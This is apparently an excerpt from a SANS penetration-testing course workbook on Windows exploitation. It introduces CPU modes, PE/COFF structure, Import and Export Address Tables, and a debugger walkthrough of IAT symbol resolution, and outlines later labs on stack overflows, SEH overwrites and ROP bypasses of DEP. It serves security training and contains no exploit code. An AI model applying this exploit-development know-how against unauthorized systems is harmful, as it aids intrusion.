660.5

Exploiting Windows for Penetration Testers

All reference links are operational in the browser-based delivery of the electronic workbook.

SEC660.5 | Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

SANS

Exploiting Windows for Penetration Testers

Exploiting Windows for Penetration Testers – 660.5
In this section, we focus primarily on the Windows OS, performing many of the same attack styles we performed on Linux. Many differences when exploiting the Windows OS become quite evident as we progress through the different techniques.

Table of Contents

Table of Contents

This slide serves as the Table of Contents for 660.5.

A Word about This Section

- You do not have to write your own exploits to take full advantage of this material. We will learn to:
  - Understand how to use Return-Oriented Programming (ROP) and exploitation to circumvent mitigations
  - Search for stack overflow vulnerabilities
  - Understand modern OS controls such as Control Flow Guard (CFG) and Address Space Layout Randomization (ASLR)
  - Understand the internals of the Windows OS and how it differs from Linux
  - Abuse the way in which structured exception handling works

A Word about This Section

A quick note about this section's material and 660.4's, for that matter: Many penetration testers have the mindset that they will never be responsible for writing custom exploits or performing 0-day bug hunting. Aside from the fact that it is a great skill to have and you may find yourself in that role in the future, penetration testers are often faced with scripts that do not work and OS or compile-time protections thwarting your attack from being successful. If you cannot repair a script to utilize ROP techniques to bypass DEP, someone else will succeed. It is not uncommon to run a Metasploit script against a seemingly vulnerable system, only to find that the exploit fails. Do you stop here and assume the system is safe? No! You must research further to see if your attack is failing due to OS and compile-time controls, or bad memory addresses being chosen for code reuse attacks, such as with trampolines. Keep this in mind as we progress through the section.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post-Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- **Exploiting Windows for Penetration Testers**
- Capture the Flag Challenge

Section 5

Introduction to Windows Exploitation

Windows OS Protections and Compile-Time Controls

Windows Overflows

- Lab: Basic Stack Overflow - Windows
- Lab: SEH Overwrite

Defeating Hardware DEP with ROP

- Demonstration: Defeating Hardware DEP Prior to Windows 7
- Lab: Using ROP to Disable DEP

Bootcamp

- Lab: ROP Challenge

Introduction to Windows Exploitation

In this module, we take a look at the linking and loading process on Windows, the Windows API, and various internals, such as the Process Environment Block (PEB), Thread Information Block (TIB), and Structured Exception Handling (SEH). Attackers use these areas within a process to perform such things as locating desired variables and addresses within memory and overwriting critical pointers, as well as to learn the overall structure of a process. Penetration testers must have the same knowledge and skill set to determine if a process is vulnerable.

Objectives

- Our objective for this module is to understand:
  - Windows Overview
  - Linkers and Loaders
    - PE/COFF
  - Windows API
  - Thread Information Block (TIB)
  - Process Environment Block (PEB)
  - Structured Exception Handling (SEH)

Objectives

This module introduces Windows OS exploitation topics and concepts. We first focus on some of the differences between Windows and Linux from an operational perspective. This includes the linking and loading process on Windows, the Windows API, and other Windows-specific areas, such as the Thread Information Block (TIB), Process Environment Block (PEB), and Structured Exception Handling (SEH). This module enables us to lay out the foundation needed to look for exploitation opportunities on Windows.

CPU Modes/Processor Access Modes

- Windows has two access modes:
  - Kernel mode – core operating system components, drivers
  - User mode – application code, drivers
- Kernel memory is shared between processes
- 32-bit Windows provides 2GB of virtual memory to the kernel and 2GB to the user; however, there is an optional /3GB flag to give 3GB to the user
- 64-bit Windows provides 7TB or 8TB to the kernel and 7TB or 8TB to the user
  - Depends on the architecture: x64 or IA-64
  - This does not exhaust 2 ** 64, but is plenty for now


CPU Modes/Processor Access Modes

The majority of operating systems support a two-ring model. Ring 0, also known as kernel mode or kernel land, contains the kernel code that performs core operating system functionality such as the synchronization of multiple processors, access to hardware, and the handling of interrupts. The kernel uses shared memory and must be protected from user applications. User mode, or Ring 3, is where user-mode applications run. If an exception occurs in user mode, it should be handled, even if it results in application termination. An exception in kernel mode can be catastrophic and lead to a system crash, requiring a reboot to recover.

Kernel memory shares a single address space, unlike user-mode applications. On 32-bit systems, the kernel can easily access all memory on all processes with unlimited control. On 64-bit systems, Kernel Mode Code Signing (KMCS) was introduced, requiring a certificate authority (CA) to vouch for a driver. Driver code runs in kernel mode, and exploitable vulnerabilities have historically resulted in full system control.

On Windows, 32-bit applications receive 4GBs of virtual memory. Memory address range `0x00000000` to `0x7fffffff` is for user mode, and `0x80000000` to `0xffffffff` is for kernel mode. On 64-bit applications, 7TB or 8TB are given to the user and the kernel, depending on the architecture. User mode runs from `0x00000000'00000000` to `0x00007fff'ffffffff`. Note that 1TB is 2^40. The 64-bit Windows kernel memory range is `ffff0800'00000000 - ffffffff'ffffffff`.

Windows Core Components - 32-Bit | 64-Bit



Windows Core Components – 32-Bit | 64-Bit

On this slide is a high-level view of the core components of the Windows OS. To the right are the address ranges for both user mode and kernel mode. The larger address ranges are for 64-bit applications on 64-bit versions of Windows, and the smaller address ranges are for 32-bit applications. This diagram lacks much of the granularity of each component; however, it serves as a good overview. You can see various service and application types in the user space on the bottom, each required to go through various DLLs and APIs to access kernel resources. The kernel is protected in ring 0. There are multiple layers in ring 0, such as the Windows Executive, kernel drivers, the kernel or micro-kernel itself, and the Hardware Abstraction Layer (HAL). Let's move into each of these overall areas to get a better understanding as to how the components are divided up.

Windows Overview

- Windows versus Linux
  - Linking and loading
    - ELF versus PE/COFF
    - GOT/PLT versus IAT/EAT
  - Windows API
    - Windows Application Programming Interface
  - Structured Exception Handling – SEH
    - Global exception handler
    - Try and Except/Catch blocks

Windows Overview

Windows versus Linux

We have already covered how the linking and loading process works on Linux. In this section, we cover how the linking and loading process works on Windows. Whereas Linux uses the ELF object file format, Windows uses the Portable Executable/Common Object File Format (PE/COFF). They serve the same type of function, but of course the implementation is different. The equivalent to Linux's use of the Procedure Linkage Table (PLT) and the Global Offset Table (GOT) on Windows is the Import Address Table (IAT) and the Export Address Table (EAT). Windows also supports a form of "lazy linking" with delayed symbol resolution. We cover this in the next section.

Many of this section's modules focus on the differences between Windows and what we've already covered on Linux. Many of the principles and concepts are similar, but the execution is different. Much of this difference is due to the Windows Application Programming Interface (API) and various process or thread-specific constructs. With Linux, we use system calls to access functions within kernel address space. Linux system calls can be compared to the Windows APIs, where you have a collection of functions that allow for privileged access outside of user address space. The Windows API is a collection of Dynamic Link Libraries (DLLs) and functions that allow a programmer to write programs and utilize services on the Windows OS. More details on this soon.

Exception handling operates much more dynamically on the Windows OS. An event on Linux like a segmentation fault sends the signal `SIGSEGV` to the kernel, informing it of the invalid memory reference. The `do_page_fault()` function is then called to determine if the referenced address is within the process's address space. The result is usually to terminate the process. Windows uses a global exception handler, which walks through a set of one or more Try blocks, each containing one or more Catch blocks. If a proper handler is found, its code for that handler is executed. If no exception handler is found, the default handler will be called to terminate the process. We'll look at some examples of Windows Structured Exception Handling (SEH) coming up.

Whereas many *NIX OSs perform forking, spawning a whole new process, Windows uses threading. A process on Windows can have multiple threads of execution within itself. These threads share the same address space as the parent process and can inherit attributes of the parent marked for inheritance. Take an application that forks a new process each time a user connects. For each instance, the entire process is copied to the new process, a process ID (PID) is assigned, and each process receives its own memory space. Threading allows for the sharing of the process ID, addressing, and memory segments. The only exception is that each thread gets its own stack and Thread Information Block (TIB). This makes for much more efficient use of memory and system resources.

Linking and Loading - PE/COFF (1)

- Windows object file format
- Two primary image file types:
  - Executable Format
  - Dynamic Link Libraries (DLL)
- Import Address Table
- Export Address Table
- .reloc section
  - Fix-ups
  - Relocation not common, although DLLs mapped into a process could conflict

Linking and Loading – PE/COFF (1)

The object file format used by Microsoft Windows is PE/COFF. It is based on the original COFF format used by UNIX systems after the a.out format and prior to the ELF format still used today. The format is optimized to work in environments using paging and can be mapped directly into memory due to fixed sizing. The PE/COFF format has two primary image file types: the Executable Format and DLL format. The Microsoft equivalent of Shared Object files is Dynamic Link Libraries (DLLs).

PE/COFF files utilize an Import Address Table (IAT) and an Export Address Table (EAT). The IAT holds symbols that require resolution upon program runtime, and the EAT makes available the functions local to the program or library that may be used by other executable files or shared libraries. The IAT lists the symbols needing resolution from external DLL files contained on the system in which the program is run. The function name is included in the IAT, as well as the DLL file, which should contain the requested function. For example, if the program requires the function `LoadLibraryA()`, it includes the function name as well as the DLL file, kernel32.dll. The requested function is often obtained by using an ordinal value assigned based on its location within the table. For example, inside kernel32.dll is the function `GetCurrentThreadId()`, which is bound to the address `0x7C809737` on certain versions of Windows. The Imports Table holds this information and also references that function by an ordinal value such as 318.

Executable files do not typically export any symbols, although they may be visible. DLL files export the symbol information for each function they contain. A binary lookup is used to determine if the DLL file contains the requested function. The EAT makes available the relative virtual address of the requested function. The relative address must then be added to the load address to obtain the full 32-bit (or 64-bit) virtual memory address.

The PE/COFF header includes a COFF section that describes the contents of the PE file. The relocation (`.reloc`) section file contains "fix-ups," holding information about which sections require relocation in the event there is a conflict with addressing. Fix-ups are not often necessary with modern Windows systems; however, if there are

multiple DLLs loaded into memory that request the same address space, they will require relocating. During program runtime, the PE is loaded into memory. At this point the PE is called a module, and the location of the start address is called the HMODULE. The "H" stands for Handle and is now synonymous with HINSTANCE.

PE/COFF (2)

- PE/COFF Primary Sections
  - DOS executable file
    - MZ header – "4D 5A"
    - Mark Zbikowski
    - Stub area
      - "This program cannot be run in DOS mode"
  - Signature
    - PE Signature – PE\0\0

PE/COFF (2)

PE/COFF Primary Sections

Similar to the ELF format, PE/COFF has multiple headers and sections that are read and loaded into memory during load-time.

DOS Executable File and Signature

The first item inside a PE/COFF object file is the DOS MZ header. You will most commonly see the hex values 4D 5A as the first value. The magic number 4D 5A translates from hex to ASCII as MZ, which stands for Mark Zbikowski, one of the original DOS developers. This header also has a stub area. An example of when the code in this stub area is executed is when a user attempts to run the file under DOS. The following message would display in that case: "This program cannot be run in DOS mode." Also included in this header is a field that points to the PE signature. The PE signature is a 4-byte value that is always `PE\0\0`.

PE/COFF (3)

- PE/COFF Primary Sections, cont.
  - File header
    - `0x014c` – Intel 386 requirement
  - Optional header
    - `0x010b` – PE32 format | `0x020b` – PE64 format
    - Image size
    - RVA offset
    - Stack and heap requirements

PE/COFF (3)

File Header and Optional Header

When it has been verified that the program is a valid executable that can run on the system, execution moves through the file header. The file header consists of a COFF section and optional header. You will most often find the value `0x014c`, which tells the system that a minimum of an Intel 386 processor is needed to run the executable. Other data in this header includes a timestamp and relative virtual addressing information.

The optional header always starts with the magic number `0x010b` for PE32 format or `0x020b` for PE64 format. You can usually use this value to know where the beginning of the optional header is located and use the information for proper parsing of 32-bit or 64-bit files. The optional header contains information about the size of the image, as well as the RVA offset to where execution of the program should begin. Offset 20 from the start of the optional header is a 4-byte value that shows the relative offset of where the code section of the image will be loaded into memory, relative to the image base. This can change depending on the version. The optional header even specifies how much space to reserve for the stack and heap.

PE/COFF (4)

- PE/COFF Primary Sections – cont.
  - Section table
    - ASCII section names:
      - .text, .idata, .rsrc, and so on
    - Memory location of sections
    - Boundary aligned
- Lazy linking
  - Similar to PLT and GOT relationship
  - Symbols may not be resolved until first call

PE/COFF (4)

Section Table or Header

The section table or header gives us the ASCII name of the sections included in the executable, such as .text, .idata, .rsrc, and others, and provides us with information as to where in memory they will be located. Sections are mapped into memory using a boundary alignment specified in the optional header at offset 32, defaulting to the architecture-specific page size.

Lazy Linking

Similar to the way in which ELF uses the PLT and GOT, Windows also allows for a form of lazy linking after program loading. Instead of including the entries in the .idata section to be automatically resolved during runtime, they can be loaded into a delay-load import table. This section holds the libraries and functions that are compiled as dynamic dependencies. A process can also utilize functions, such as `LoadLibraryA()` and `GetProcAddress()`, to obtain a symbol's linear address when requested after program runtime has initiated. This is a common goal of an attacker's shellcode after obtaining the location of kernel32.dll. These functions can be used to load any desired library into memory.

Tool: OllyDbg

- Software debugger for Windows
- Author: Oleh Yuschuk
- Shareware!
- Binary code analysis
- Register contents, procedures, API calls, patching and more!

Tool: OllyDbg

OllyDbg is a software debugger for Windows. The tool was created by Oleh Yuschuk and is freely available. Using the tool for commercial use requires you to register.


OllyDbg has many features and also allows you to write your own plugins. When the source code of a program is not available, you must have a way to disassemble the code and understand what the code is doing. OllyDbg allows you to analyze and modify the register contents, such as EAX, EIP, EDI, and so on. The disassembler pane allows you to inspect and modify the assembly code of the compiled binary. API calls may be monitored and intercepted. OllyDbg even attempts to tell you the path of execution a program is going to take.

Tool: Immunity Debugger

- Immunity – founded by Dave Aitel
  - https://www.immunityinc.com/products/debugger/
  - Free debugger based off of OllyDbg
- Extensive development work focused on reverse engineering and exploit development
- Combines command line and GUI
- Supports Python scripting

Tool: Immunity Debugger


Immunity Debugger is another debugger option available. The tool is based on OllyDbg, so the layout should look familiar, along with many of the functions. The tool is maintained by Dave Aitel and his employees at Immunity. Immunity can be found online at https://www.immunityinc.com/products/debugger/. The debugger is free and combines the GUI layout of OllyDbg with command-line support similar to WinDbg and GDB. Python scripting is also supported for extensibility. The tool is aimed at reverse engineering and exploit development, claiming to cut down on exploit development time by 50%. A benefit to using Immunity Debugger is the easy ability to import debugging symbols when necessary. OllyDbg can be quite troublesome when trying to connect to the Microsoft Symbol Store or to a local symbol store.



NOTE

You need to understand that unlike our labs on Linux, the memory addressing in Windows may vary from what you see on the slides. Windows constantly updates its DLLs and APIs, resulting in changes to their location in memory when loaded. If the addressing on your system is different from what is shown on the slides, this is completely normal, and all techniques and labs still work. You may sometimes be required to search for a particular construct or opcode in memory, which is typical. Ask your instructor if you have any trouble finding something.

PE/COFF Walkthrough (1)



PE/COFF Walkthrough (1)


Let's now go through the symbol resolution on a Windows system using the `PE/COFF` file format. We track the resolution of the function `getpid()`, which is located in msvcrt.dll. The `getpid()` function is used by the same memtest application we used on Linux. A compiled version of this program for Windows exists on the USB and is named memtest2.exe.

In this example, Immunity Debugger is used to open the program. Spend some time getting familiar with the different panes within Immunity Debugger, and notice the five primary sections within the CPU window:

- **Disassembler Pane**: This pane shows the memory locations and assembly instructions of the loaded or attached program.
- **Information Pane**: The information pane decodes arguments.
- **Data Pane**: The data pane shows the contents of memory, typically defaulting to the data segment.
- **Registers Pane**: The registers pane shows the contents of a large number of CPU registers. For example, the EIP register holds the address of the instruction currently being executed.
- **Stack Pane**: The stack pane shows the stack and the location where ESP is currently pointing.

Before moving to the next slide, see if you can locate where the call to the `getpid()` function is located. If you find it, click once on the memory address of that instruction on the left, and press the F2 key. F2 sets a breakpoint. The highlighted memory address should turn red at this point to show that a breakpoint has been set. By setting a breakpoint, you are telling the debugger to pause program execution when a call to that function has been reached. If you were unable to locate the call to the `getpid()` function, turn to the next slide for the location.


PE/COFF Walkthrough (2)



PE/COFF Walkthrough (2)

This slide shows our breakpoint set at the memory address `0x004012FE`, which is the location of our program's call to the `getpid()` function on the OS used for the presentation. At this point, you should click the blue Play button toward the top left of the CPU window. Pressing F9 performs the same function and simply means Run. If you set up the breakpoint properly, the call to `getpid()` should be highlighted, and the program should show as Paused on the bottom right of the screen. Press F7 once to step into the next instruction located at the destination call address. F7 is the command to perform a single step of one instruction.

PE/COFF Walkthrough (3)




PE/COFF Walkthrough (3)

Notice that we have now jumped to the instruction at the address `0x00401840`. Can you figure out where in memory we have jumped? Try to determine where execution may have taken us before moving on. The next paragraph provides you with the answer. You can also try clicking the `M` button on the main Ribbon bar. It takes you to the memory map of the program, where you can easily identify addressing ranges. Click `C` at any time to go back to the CPU window.

You may have noticed that we're still within the code or text segment. This section of the code segment is a table of indirect jumps covering each entry in the Import Address Table (IAT), as shown in the idata section. To the calling function, the address provided is the location of the desired function and is transparent. Double-click the instruction `JMP DWORD PTR DS:[<&msvcrt._getpid>]` and you should get the pop-up box shown on the slide. The address `0x004050E4` shows up and will be the destination of this jump instruction. However, this is a pointer to the next address toward our desired function, `getpid()`. If you take a look in the information pane, you can notice that it says `DS:[004050E4]=77C1F81C`, which should be the true address of the resolved symbol. But wait! Where did that address come from?

Click the Cancel button and press F7 once. We'll look up the source of this address on the next slide.

PE/COFF Walkthrough (4)




PE/COFF Walkthrough (4)

In the last step, we discovered that the pointer was taking us to the address `0x004050E4`. Again, your OS may be slightly different, and you may have to compensate for that in your research. To determine what resides at this memory location, we must navigate to the appropriate section. This address is obviously out of bounds for the code segment. From the main CPU window in OllyDbg or Immunity Debugger, click the View menu option and select Memory from the list of choices. You should see the same window as shown on this slide. Locate the base address where `0x004050E4` will fall. What section does our pointer take us to?

If you said the .idata section, you are correct! As mentioned earlier, the .idata section maps symbol names we need to the appropriate memory addresses by working with the Import Address Table (IAT). Right-click on the .idata section and select dump from the options. Proceed to the next slide.

